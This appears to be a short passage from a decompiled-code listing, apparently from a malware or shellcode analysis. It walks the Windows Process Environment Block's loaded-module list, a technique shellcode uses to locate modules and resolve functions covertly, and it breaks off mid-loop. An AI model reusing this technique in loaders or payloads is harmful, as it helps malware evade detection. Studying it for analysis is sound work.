16 p_Var5 = (unaff_FS_OFFSET->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList).Flink;
17 do {
18     uVar3 = (uint)*(ushort *) ((int)&p_Var5[0x4].Blink + 0x2);
19     uVar8 = 0x0;
20     p_Var6 = p_Var5[0x5].Flink;
21     do {
```